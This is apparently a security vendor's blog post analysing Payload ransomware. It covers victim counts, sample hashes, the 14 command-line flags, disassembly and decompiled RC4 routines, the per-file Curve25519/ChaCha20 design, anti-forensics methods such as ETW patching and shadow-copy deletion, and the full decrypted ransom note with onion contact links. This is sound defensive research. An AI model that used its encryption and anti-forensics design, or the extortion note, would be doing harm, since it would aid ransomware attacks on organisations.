

Payload Ransomware: .payload Encryption & Anti-Forensics

darkatlas.io/blog/behind-payload-in-depth-technical-analysis-of-payload-ransomware

DarkAtlas

May 25, 2026



Blog

Behind .payload: In-Depth Technical Analysis of Payload Ransomware

Payload ransomware is a Windows ransomware family that appends the .payload extension to encrypted files, drops RECOVER_payload.txt ransom notes, and uses ChaCha20 encryption with per-file Curve25519 ECDH key exchange. The sample also includes anti-forensics features such as ETW patching, VSS deletion, Windows Event Log clearing, and process/service termination.

Key Takeaways

- Payload ransomware first appeared publicly in February 2026 and quickly showed a global victim footprint across Egypt, Mexico, Poland, and other regions.
- As of 24 March 2026, the group had listed 50 victims on its leak site.
- The ransomware encrypts files using ChaCha20, with a fresh Curve25519 ECDH key exchange per file.


- Encrypted files receive the .payload extension and include a 56-byte RC4-encrypted footer.
- The sample drops RECOVER_payload.txt, writes recovery data to recovery.ini, and uses strong anti-forensics techniques.
- Anti-forensics behavior includes ETW memory patching, VSS shadow copy deletion, Windows Event Log clearing, and targeted termination of processes and services

Overview

On **15 February 2026**, a new ransomware group known as **Payload** appeared on the cybercrime landscape. Although the group initially claimed only a limited number of victims, its operations quickly showed a global footprint, with targets across **Egypt, Mexico, and Poland**.

The group's first publicly disclosed victim was **SODIC**, one of Egypt's leading real estate development companies. That listing marked the debut of Payload's leak site and provided the first public indicator of the group's emergence as a new ransomware operation.

Despite its early-stage victim count, Payload's rapid expansion beyond a single region suggests that the group may be positioning itself as an international ransomware operation from the outset. Therefore, tracking its infrastructure, victimology, encryption design, and anti-forensics behavior is important for understanding where it fits within the broader ransomware ecosystem.




Payload Linked Victim Listings

As of **24 March 2026**, the Payload ransomware group had listed **50 victims** on its leak site. This shows a steady increase in activity since the group first appeared. The most recently disclosed victim at the time of analysis was **A-Sonic Logistics Solutions**, which further demonstrates the group's continued operational momentum.

Payload's victimology shows a broad geographic targeting strategy, with affected organizations across multiple continents and industries. However, the victim list also shows a noticeable

concentration in **Egypt** and the broader **Middle East and North Africa (MENA)** region. This may indicate regional opportunity, exposed attack surfaces, or deliberate targeting priorities.




Targeted Sectors

Payload's 50 publicly listed victims show a broad but opportunistic targeting pattern rather than a strict focus on one vertical. The group appears especially active against **logistics and transportation**, with victims such as **A-Sonic Logistics Solutions** highlighting interest in organizations tied to supply chains, freight forwarding, and operational logistics.

This sector is attractive for ransomware operators because downtime can quickly create financial pressure, operational disruption, and customer-facing consequences.

Another noticeable segment is **real estate and construction**, particularly in Egypt and the wider MENA region. High-value development firms and property-related enterprises can provide attackers with leverage because they often hold sensitive financial data, project documents, contracts, and time-critical operational records.

Payload's victimology also includes manufacturing, professional services, technology, and general commercial enterprises. As a result, the group appears to prioritize organizations with high disruption value rather than limiting itself to one niche.



What Is Payload Ransomware?

Payload ransomware is a **PE32 Windows executable** that encrypts victim files using **ChaCha20**. For each file, it generates a fresh 32-byte victim private key and a 12-byte nonce, then uses **Curve25519 ECDH** to derive the shared secret used as the ChaCha20 key.

After encryption, the malware appends the `.payload` extension to encrypted filenames. It also writes `RECOVER_payload.txt` ransom notes in affected directories and stores victim key recovery data in `recovery.ini` using the `g:payload` label format.

The encrypted file format includes a 56-byte RC4-encrypted footer. This footer contains the victim's ephemeral public key, nonce, and the "payload" tag. In addition, the sample includes

anti-forensics capabilities such as ETW memory patching, VSS shadow deletion, Windows Event Log clearing, and targeted termination of processes and services.

Sample Metadata

Field	Value
Size	394,752 bytes (0x60600)
MD5	E0FD8FF6D39E4C11BDAF860C35FD8DC0
SHA1	DDE1B933AAD33C5D96C2E45AD46434A200DC46A6
SHA256	1CA67AF90400EE6CBBD42175293274A0F5DC05315096CB2E214E4BFE12FFB71F
PE Type	PE32 (x86)
Compile Timestamp	2026-02-17 08:39:07 UTC
Compiler	MSVC + Concurrency Runtime (ConcRT)
Manifest	asInvoker, no UAC elevation required
Family	Payload ransomware
Ransom extension	.payload
Ransom note	RECOVER_payload.txt
Mutex	MakeAmericaGreatAgain

Operator Self-Identification (“payload” Branding)

The binary uses four independent strings that collectively confirm “payload ransomware” as the operator’s brand name:

String	Type	Significance
.payload	UTF-16LE	Encrypted file extension
RECOVER_payload.txt	ASCII	Ransom note filename
\\?\C:\payload.log	UTF-16LE	Locker log file path
g:payload	UTF-16LE	recovery.ini key label format

The `g:payload` string is especially important because it appears in the key-handoff design written to `recovery.ini`. In this design, the victim's ephemeral ECDH public key is written in the format `g:<base64_victim_pubkey>`. Therefore, the `g:` prefix likely represents the group key label, while `payload` acts as the embedded campaign label.


Technical Analysis

Command-Line Argument Parsing (14 Flags)

The ransomware parses command-line arguments using `GetCommandLineW` and `CommandLineToArgvW`. It supports **14 flags** that control logging, encryption behavior, thread count, background execution, mutex handling, ransom note writing, service/process termination, ETW patching, and event log clearing.

Flag	Purpose
--log <path>	Log file path (\??\ prefix prepended)
--p <path>	Target directory override
--algo <avx2 sse2 default>	SIMD encryption variant
--threads <n>	Thread count
--background	Spawn self as background process
-m / mndks	Disable mutex creation
-n	Disable ransom note writing
-d	Auto-delete binary after encryption
-k	Kill processes and services
-s	Network share encryption mode (see Section 5.1)
--bypass-etw	Patch ETW in memory
-li	Clear Windows Event Logs
-i	Ignore all file filters

All flag states are logged to \??\C:\payload.log with [Args] prefix strings. Examples include [Args] The mutex WILL BE created and [Args] ETW WILL BE patched.




Mutex and Single-Instance Check

Payload ransomware creates a mutex named:

MakeAmericaGreatAgain

If GetLastError() returns 0xB7 (ERROR_ALREADY_EXISTS) and the mutex is not disabled, the ransomware prints [Mutex] locker running.. and exits.



Pre-Encryption Call Sequence

Before file encryption begins, the ransomware follows this call sequence:

```

0x0040AF3F test [0x45F6F3], 0xFF ; check --bypass-etw flag
0x0040AF48 call fcn.004092D2 ; ETW bypass (conditional)
0x0040AF4D call fcn.0040A855 ; encryption setup (ECDH key derivation, service
0x0040AF52 call fcn.0040A22C ; main file locker (IOCP, ChaCha20 encryption)

```

```

.text:0040AF3F loc_40AF3F: ; CODE XREF: _main+486↑j
.text:0040AF3F cmp byte_45F6F3, 0
.text:0040AF46 jz short loc_40AF4D
.text:0040AF48 call sub_4092D2
.text:0040AF4D loc_40AF4D: ; CODE XREF: _main+57F↑j
.text:0040AF4D call sub_40A855
.text:0040AF52 call sub_40A22C

```

Cryptographic Architecture

Curve25519 ECDH Key Exchange

Payload performs **ECDH key derivation once per file**. The operator public key is decoded once in the main locker and stored globally. The binary validates the 32-byte key size requirement using the error string:

SIZE OF PUBKEY IS LOWER THAN NEED (32)

Operator ECDH public key embedded in .rdata:

Base64: aH9Tbdc+qPcQkPwhclaNyFadhF04GzuGsuRxDbkMRkU=
Decoded: 68 7F 53 6D D7 3E A8 F7 10 90 FC 21 72 56 8D 60
56 9D 84 5D 38 1B 3B 86 B2 E4 71 0D B2 8C 46 45
Length: 32 bytes (Curve25519 key size)

```

loc_40A273:
call sub_403E39
push offset aAh9TbdcQpcqkpw ; "aH9Tbdc+qPcQkPwhclaNyFadhF04GzuGsuRxDbkMRkU"...
lea ecx, [ebp+78h+var_60]
mov [ebp+78h+var_68], eax
mov [ebp+78h+var_64], edx
mov [ebp+78h+var_50], ebx
mov [ebp+78h+var_4C], 0Fh
mov byte ptr [ebp+78h+var_60], bl
call sub_401676

```


aAh9TbdcQpcqkpw db 'aH9Tbdc+qPcQkPwhclaNyFadhF04GzuGsuRxDbkMRkU=',0
; DATA XREF: sub_40A22C+4C↑o

Per-File Key-Handoff Design

1. CryptGenRandom generates a fresh 32-byte victim private key into [ebp-0xD8], **once per file**
2. Curve25519 clamping applied in-line: [ebp-0xD8] &= 0xF8; [ebp-0xB9] = ([ebp-0xB9] & 0x3F) | 0x40
3. fcn.0040598E (curve25519_donna): output = victim public key into [ebp-0x110], scalar = [ebp-0xD8], base_point = curve25519 standard generator ([ebp-0x2EC])
4. fcn.0040598E called again: output = shared secret into [ebp-0xB8], scalar = [ebp-0xD8], base_point = operator public key (loaded from global 0x45F6E8)
5. Shared secret copied directly to ChaCha20 key slot [ebp-0x80] via memcpy, **no KDF**

- Victim public key (in [ebp-0x110]) is the first 32 bytes of the 56-byte file footer
- Attacker runs X25519(operator_private, victim_public) to reconstruct the shared secret → ChaCha20 key

Notably, the ransomware uses the raw 32-byte X25519 shared secret directly as the ChaCha20 key, with **no KDF**.



Secondary Key Material :

The ransomware stores secondary key material near the ransom note filename.

Outer base64 (44 bytes): aFFFUEl0dVRZMmx5dHVmTERwSlFkVmtYV2xvdkMxUVI=

Outer decoded (32 bytes): 68 51 45 50 49 4E 75 54 59 32 6C 79 74 75 66 4C
44 70 4A 51 64 56 6B 72 57 6C 6F 76 43 31 51 52

As ASCII string: "hQEPINuTY2lytufLDpJQdVkrWlovC1QR" (all printable)

Inner base64 (32 chars): hQEPINuTY2lytufLDpJQdVkrWlovC1QR

Inner decoded (24 bytes): 85 01 0F 20 DB 93 63 69 72 B6 E7 CB
0E 92 50 75 59 2B 5A 5A 2F 0B 54 11



This double-encoded structure (outer base64 → printable ASCII that is itself valid base64 → 24 raw bytes) is intentional. The operator generated 24 random bytes as key material, base64-encoded them to produce a 32-character printable string

("hQEPINuTY2lytufLDpJQdVkrWlovC1QR"), then base64-encoded that string again for embedding in the binary. At runtime, only **one** decode step is performed producing the 32-byte ASCII string which is used directly as the RC4 key. The 24-byte inner value is the pre-encoding key material; it has no direct runtime role. The double-encoding is an obfuscation technique to make the actual key bytes less visible to static scanners.

Ransom Note

Inside .rdata, an encrypted blob was found. After RC4 decryption, it was identified as the ransom note deployed on the victim machine as RECOVER_payload.txt.

RC4 implementation: KSA (256-byte S-box init), PRGA (i/j counter XOR). Both are called from the ransom note writer function.

```
1 char __thiscall sub_4093A9(_WORD *this, int a2, unsigned int a3)
2 {
3     int i; // eax
4     unsigned __int8 v4; // bh
5     int j; // edi
6     char v6; // bl
7     char result; // al
8
9     for ( i = 0; i < 256; ++i )
10         *({_BYTE *)this + i} = i;
11     v4 = 0;
12     *({this + 128}) = 0;
13     for ( j = 0; j < 256; ++j )
14     {
15         v6 = *({_BYTE *)this + j);
16         v4 += v6 + *({_BYTE *)j % a3 + a2);
17         result = *({_BYTE *)this + v4);
18         *({_BYTE *)this + j) = result;
19         *({_BYTE *)this + v4) = v6;
20     }
21     *({this + 128}) = 0;
22     return result;
23 }
```

```
1 char __thiscall sub_409404(_BYTE *this, int a2, unsigned int a3)
2 {
3     unsigned int i; // edi
4     int v5; // edx
5     char v6; // cl
6     char result; // al
7
8     for ( i = 0; i < a3; ++i )
9     {
10         v5 = (unsigned __int8)*({this + 256});
11         *({this + 257}) += *({this + v5});
12         v6 = *({this + v5});
13         *({this + v5}) = *({this + (unsigned __int8)*({this + 257})});
14         *({this + (unsigned __int8)*({this + 257})}) = v6;
15         result = *({this
16             + (unsigned __int8)*({this + (unsigned __int8)*({this + 257})}) + *({this + (unsigned __int8)*({this + 256})});
17         *({_BYTE *)i + a2} = result;
18     }
19     return result;
20 }
```

RC4 key derivation: The secondary key (aFFFUEl0dVRZMmx5dHVmTERwSlFkVmtYV2xvdKMxUVI=) is base64-decoded to 32 ASCII bytes: hQEPINuTY2lytufLDpJQdVkrWlovC1QR. This 32-byte string is the **RC4 key**.

Ransom note:

Base64 length: 2044 characters
Decoded size: 1896 bytes (ciphertext)
RC4 key: hQEPINuTY2lytufLDpJQdVkrWlovC1QR (32 bytes)
Decryption: Successful - UTF-8 plaintext

Decrypted content:

Welcome to Payload!

The next 72 hours will determine certain factors in the life of your company: the publication of the file tree, which we have done safely and unnoticed by all of you, and the publication of your company's full name on our luxurious blog. NONE of this will happen if you contact us within this time frame and our negotiations ar

We are giving you 240 hours to:

1. familiarize yourself with our terms and conditions,

2. begin negotiations with us,
3. and successfully conclude them.
The timer may be extended if we deem it necessary (only in the upward direction).
Once the timer expires, all your information will be posted on our blog.

ATTENTION!

Contacting authorities, recovery agencies, etc. WILL NOT HELP YOU!
At best, you will waste your money and lose some of your files, which they will carefully
You should also NOT turn off, restart, or put your computer to sleep.
In the future, such mistakes can make the situation more expensive and the files will not
We DO NOT recommend doing anything with the files, as this will make it difficult to reco

When contacting us:
you can request up to 3 files from the file tree,
you can request up to 3 encrypted files up to 15 megabytes
so that we can decrypt them and you understand that we can do it.

First, you should install Tor Browser:
1. Open: [https://www.torproject\[.\]org/download](https://www.torproject[.]org/download)
2. Choose your OS and select it
3. Run installer
4. Enjoy!

In countries where tor is prohibited, we recommend using bridges,
which you can take: [https://bridges.torproject\[.\]org/](https://bridges.torproject[.]org/)

You can read:
[http://payloadrz5yw227brtbvdqpnlhq3rdcdekdn3rgucbcdeawq2v6vuyd\[.\]onion](http://payloadrz5yw227brtbvdqpnlhq3rdcdekdn3rgucbcdeawq2v6vuyd[.]onion) (Tor)


To start negotiations, go to <http://payloadynyvabjacbun4uwhmxc7yvdzorycslzmnlleguxjn7glaht>
User: hEg62n6K
